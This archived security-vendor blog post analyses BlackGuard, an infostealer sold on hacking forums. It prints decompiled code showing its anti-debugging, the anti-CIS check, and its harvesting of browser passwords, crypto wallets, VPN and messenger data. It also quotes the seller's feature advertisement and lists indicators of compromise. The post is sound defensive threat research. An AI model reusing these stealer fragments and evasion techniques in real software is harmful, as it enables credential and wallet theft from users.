

Analysis of BlackGuard - Info Stealer Malware | Zscaler Blog

By Mitesh Wani, Kaivalya Khursale

Published: 2022-03-30 · Archived: 2026-04-05 15:16:24 UTC

Introduction:

Hacking forums often double up as underground marketplaces where cybercriminals buy, rent, and sell all kinds of malicious illegal products, including software, trojans, stealers, exploits, and leaked credentials. Malware-as-a-service has contributed substantially to the growth of ransomware and phishing attacks (among other attack types) in the past year, as they lower the technical barrier to entry for criminals to carry out attacks.

While recently perusing one of these hacking forums during regular research activities, the Zscaler ThreatLabz team came across BlackGuard, a sophisticated stealer, advertised for sale. Blackguard is currently being sold as malware-as-a-service with a lifetime price of \$700 and a monthly price of \$200.

BlackGuard has the capability to steal all types of information related to Crypto wallets, VPN, Messengers, FTP credentials, saved browser credentials, and email clients.

In this blog, we share analysis and screenshots of the techniques this stealer uses to steal information and evade detection using obfuscation, as well as techniques used for anti-debugging.




Fig 1. Forum thread promoting the BlackGuard stealer

Technical Analysis:

BlackGuard is a .NET stealer packed with a crypto packer. Currently, it is in active development and has the following capabilities:

Anti-Detection:

Once executed, it checks and kills the processes related to antivirus and sandbox as shown in the figure below.




Fig 2. BlackGuard detects antivirus processes

String Obfuscation:

The stealer contains a hardcoded array of bytes which is decoded in runtime to ASCII strings followed by base64 decoding. This allows it to bypass antivirus and string-based detection.




Fig 3. String decryption technique

Anti-CIS:

BlackGuard checks for the infected device country by sending a request to “http://ipwhois.app/xml/” and exits itself if the device is located in the Commonwealth of Independent States (CIS).

```
if (Class26.smethod_8())
{
    Environment.Exit(0);
}

List<string> list = new List<string>();
list.Add(Class56.Armenia());
list.Add(Class56.Azerbaijan());
list.Add(Class56.Belarus());
list.Add(Class56.Kazakhstan());
list.Add(Class56.Kyrgyzstan());
list.Add(Class56.Moldova());
list.Add(Class56.Tajikistan());
list.Add(Class56.Uzbekistan());
list.Add(Class56.Ukraine());
list.Add(Class56.Russia());
list.Sort();
foreach (string value in list)
{
    if (Class26.smethod_7().Contains(value))
    {
        return true;
    }
}
return false;
```

Fig 4. Whitelist CIS

Anti-Debug:

BlackGuard uses user32!BlockInput() which can block all mouse and keyboard events in order to disrupt attempts at debugging.

```
public static void smethod_1()
{
    try
    {
        Class27.Class28.BlockInput(true);
        Thread.Sleep(3600);
    }
    finally
    {
        Class27.Class28.BlockInput(false);
    }
}
```

Fig 5. Anti-debugging technique

Stealing Function:

After all the checks are completed, the stealer function gets called which collects information from various browsers, software, and hardcoded directories, as shown in the screenshot below.

```
for (int i = 0; i < 1; i++)
{
    Console.WriteLine("Loading..2.!..2.");
    Thread.Sleep(1849);
    string ekranirovan = portugalia.ekranirovan;
    Directory.CreateDirectory(ekranirovan);
    c00003c.collect_openvpn();
    c00003b.collect_nordvpn();
    c000006.information.txt();
    c000043.Collect_Browser(portugalia.ekranirovan + "\\Browsers");
    balda23.Collect_Edge();
    lapalpal.Collect_Opera();
    kiskaaliska.Collect_Chrome1();
    blacktrailer5.Collect_Chrome2();
    Falaimetat.Collect_Files();
    Thread.Sleep(200);
    c000036.Collect_Pidgin(portugalia.ekranirovan);
    c000039.Screenshot(portugalia.ekranirovan);
    ddoppuy.Collect_Telegram(portugalia.ekranirovan);
    c00003e.Collect_Wallets(ekranirovan + "\\Wallets");
    c000059.Collect_Messengers(ekranirovan + "\\Messenger");
    c00005c.Collect_Chrome_Extension_Wallet(ekranirovan + "\\Chrome_Wallet");
    c00005b.Collect_Edge_Wallet(ekranirovan + "\\Edge_Wallet");
    c00005a.Collect_Edge_Wallet_Beta(ekranirovan + "\\Edge_Betta_Wallet");
    c00002f.Collect_Discord();
    c000034.Collect_Filezilla();
    c00000a.Collect_Winscp();
    string text = "chrome";
    string text2 = c000007.Get_Location(text);
    string text3 = c000007.Get_Chrome_Version(text2);
    string text4 = c000007.Get_UserAgent(text);
    c000010.Collect_Outlook(portugalia.ekranirovan);
    c000035.Collect_TotalCommander();
    File.WriteAllText(portugalia.ekranirovan + "\\UserAgent.txt", string.Concat(new string[]
```

Fig 6. Stealer code



blackteam007

(L1) cache

User

registration: 04/14/2020
Messages: 745
Reactions: 157
Deposit: 0.0001B

02/09/2022

✓ Stealer "BlackGuard" Features ✓



- 1) Collect Passwords
- 2) Cookies
- 3) Autofill
- 4) History
- 5) Cold wallets:
 - 5.1) AtomicWallet
 - 5.2) BitcoinCore
 - 5.3) DashCore
 - 5.4) Electrum
 - 5.5) Ethereum
 - 5.6) Exodus
 - 5.7) LitecoinCore
 - 5.8) Monero
 - 5.9) Jaxx
 - 5.10) Zcash
 - 5.11) Solar
 - 5.12) Zap
 - 5.13) AtomicDEX
 - 5.14) Binance
 - 5.15) Frame
 - 5.16) TokenPocket
 - 5.17) Wassabi
- 6) Steam
- 7) Vpn
 - 7.1) NordVPN
 - 7.2) OpenVPN
 - 7.1) ProtonVpn
- 8) Messenger
 - 8.1) Telegram
 - 8.2) Signal
 - 8.3) Tox
 - 8.4) Element
 - 8.5) Pidgin
 - 8.6) Discord
- 9) Ftp
 - 9.1) Totalcomander
 - 9.2) Filezilla
 - 9.3) WinSCP
- 10) Wallet_Chrome:
 - 10.1) binance
 - 10.2) coin98
 - 10.3) Phantom
 - 10.4) Mobox
 - 10.5) XinPay
 - 10.6) Math10
 - .) Metamask
 - 10.9) BitApp
 - 10.10) Guildwallet
 - 10.11) iconx
 - 10.12) Sollet
 - 10.13) Slope Wallet
 - 10.14) Starcoin
 - 10.15) Swash
 - 10.16) Finnie
 - 10.17) KEPLR
 - 10.18) Crocobot
 - 10.19) OXYGEN
 - 10.20) Nifty
 - 10.21) Liquidity

```

11) WALLET_EDGE + EDGE BETA:
11.1) Auvitas wallet
11.2) Math wallet
11.3) MTV wallet
11.4) Rabet wallet
11.5) Ronin wallet
11.6) Yoroi wallet
11.7) ZilPay wallet
11.8) Exodus
11.9) Terra Station
11.10) Jaxx

12) collect vnc config file, collect files in txt and log format,
13) Email Clients
14) Proxifier ( Profile )
15) Useragent ( Chrome, Firefox, Edge, Explorer, Opera ) // Browser + Location Browser + Version Browser + User-Agent

(Works with all versions of chrome including the latest version 98)
Also browser support - Edge, Edge_Beta, Opera, OperaGX

☀️ Anti-Reverse
☀️ The link to the panel in the build is encrypted XOR
☀️ Protection from: Sniffer, Debugging, Against Logs, Anti Sandbox
☀️ Logging and sending logs is carried out to the Web panel
☀️ Your logs do not pass through me, since the panel will be on your hosting and only you will have access to it!
☀️ After the purchase, you get: Crypto build, and the panel
☀️ I will help you put the panel on your host for free
☀️ Written in C#
☀️ ANTI_CIS //Added multiple checks to prevent launch in Russia
☀️ Free of charge I will sign the file with not used fake certificates
☀️ Price - 700 $ lifetime this is not a subscription, you pay 1 time and use the file all the time + get all updates for free
☀️ Price $200 for 1 month
☀️ Cleaning the build Free for a month! IF you purchase the LifeTime!
    
```

Fig 7. Features Posted on forum

Browsers:

BlackGuard steals credentials from Chrome- and Gecko-based browsers using the static path. It has the capability to steal history, passwords, autofill information, and downloads.

```

public static string[] f000015 = new string[]
{
    "Temp\\dotnetbrowser-chromium\\64.0.3282.24.1.19.0.0.642\\32bit",
    "Chromium\\User Data",
    "Google\\Chrome\\User Data",
    "Google(x86)\\Chrome\\User Data",
    "Opera Software",
    "Opera Software\\Opera GX Stable\\Login Data",
    "Opera Software\\Opera GX Stable",
    "Mozilla\\Firefox",
    "MapleStudio\\ChromePlus\\User Data",
    "Iridium\\User Data",
    "7Star\\User Data",
    "CentBrowser\\User Data",
    "Chedot\\User Data",
    "Vivaldi\\User Data",
    "Kometa\\User Data",
    "Elements Browser\\User Data",
    "Epic Privacy Browser\\User Data",
    "CozMedia\\Uran\\User Data",
    "Fanr Inc\\Sleipnir\\setting\\modules\\ChromiumViewer",
    "CatalinaGroup\\Citrio\\User Data",
    "Cocoon\\Cocoon\\User Data",
    "liebao\\User Data",
    "QIP Surf\\User Data",
    "Orbitum\\User Data",
    "Comodo\\Dragon\\User Data",
    "Amigo\\User Data",
    "Torch\\User Data",
    "Comodo\\User Data",
    "360Browser\\Browser\\User Data",
    
```

```

path = c000015.f000017 + text;
if (Directory.Exists(path))
{
    foreach (string str in Directory.GetDirectories(path))
    {
        string text2 = p0 + c000002.m000070() + c000040.m000000(text);
        Directory.CreateDirectory(text2);
        List<string> p = c000007.m000001(str + "\\Login Data");
        List<string> p2 = c00003F.m000002(str + "\\Web Data");
        List<string> p3 = c000006.m000003(str + "\\History");
        List<string> p4 = c000005.m000004(str + "\\History");
        c00001b.m000020(p, text2 + "\\Passwords.txt");
        c00001b.m000020(p2, text2 + "\\Autofill.txt");
        c00001b.m000020(p3, text2 + "\\History.txt");
        c00001b.m000020(p4, text2 + "\\Downloads.txt");
    }
}
    
```





Fig 13. Panel screenshot

Targeted Applications:

Browsers:

Chrome, Opera, Firefox, MapleStudio, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements Browser, Epic Privacy Browser, uCozMedia, Coowon, liebao, QIP Surf, Orbitum, Comodo, Amigo, Torch, Comodo, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Uran, Chromodo, Edge, BraveSoftware.

Crypto Wallets:

AtomicWallet, BitcoinCore, DashCore, Electrum, Ethereum, Exodus, LitecoinCore, Monero, Jaxx, Zcash, Solar, Zap, AtomicDEX, Binance, Frame, TokenPocket, Wassabi.

Crypto Wallet Extensions:

Binance, coin98, Phantom, Mobox, XinPay, Math10, Metamask, BitApp, Guildwallet, iconx, Sollet, Slope Wallet, Starcoin, Swash, Finnie, KEPLR, Crocobit, OXYGEN, Nifty, Liquidity, Auvitas wallet, Math wallet, MTV wallet, Rabet wallet, Ronin wallet, Yoro wallet, ZilPay wallet, Exodus, Terra Station, Jaxx.

Email Clients:

Outlook

Other Applications:

NordVPN, OpenVPN, ProtonVpn, Totalcomander, Filezilla, WinSCP, Steam

Messengers:

Telegram, Signal, Tox, Element, Pidgin, Discord

Conclusion:

While applications of BlackGuard are not as broad as other stealers, BlackGuard is a growing threat as it continues to be improved and is developing a strong reputation in the underground community.

To combat against BlackGuard and similar credential theft malware, we recommend that security teams inspect all traffic and use malware prevention tools that include both antivirus (for known threats) and sandboxing capabilities (for unknown threats). We also recommend training end users on the following:

1. Don't use the same passwords for all the services and replace them on a regular cadence.
2. Use multi-factor authentication where applicable.
3. Avoid visiting unknown sites.
4. Avoid opening suspicious unknown files.

IOCs:

Hashes:

4d66b5a09f4e500e7df0794552829c925a5728ad0acd9e68ec020e138abe80ac
c98e24c174130bba4836e08d24170866aa7128d62d3e2b25f3bc8562fdc74a66
7f2542ed2768a8bd5f6054eaf3c5f75cb4f77c0c8e887e58b613cb43d9dd9c13
f2d25cb96d3411e4696f8f5401cb8f1af0d83bf3c6b69f511f1a694b1a86b74d
bbc8ac47d3051fbab328d4a8a4c1c8819707ac045ab6ac94b1997dac59be2ece
f47db48129530cf19f3c42f0c9f38ce1915f403469483661999dc2b19e12650b
ead17dee70549740a4e649a647516c140d303f507e0c42ac4b6856e6a4ff9e14
1ee88a8f680ffd175943e465bf85e003e1ae7d90a0b677b785c7be8ded481392
71edf6e4460d3eaf5f385610004cfd68d1a08b753d3991c6a64ca61beb4c673a
e08d69b8256bcea27032d1faf574f47d5412b6da6565dbe52c968ccecea1cd5d

Domains:

win.mirtonewbacker.com

umpulumpu.ru

greenblguard.shop

onetwostep.at

Zscaler coverage:

We have ensured coverage for the payloads seen in these attacks via advanced threat signatures as well as our advanced cloud sandbox.

Advanced Threat Protection:

Win32.PWS.Blackguard

Advanced Cloud Sandbox:




Fig 14. Zscaler sandbox detection

About ThreatLabz

ThreatLabz is the security research arm of Zscaler. This world-class team is responsible for hunting new threats and ensuring that the thousands of organizations using the global Zscaler platform are always protected. In addition to malware research and behavioral analysis, team members are involved in the research and development of new prototype modules for advanced threat protection on the Zscaler platform, and regularly conduct internal security audits to ensure that Zscaler products and infrastructure meet security compliance

standards. ThreatLabz regularly publishes in-depth analyses of new and emerging threats on its portal, research.zscaler.com.

Explore more Zscaler blogs

Source: <https://www.zscaler.com/blogs/security-research/analysis-blackguard-new-info-stealer-malware-being-sold-russian-hacking>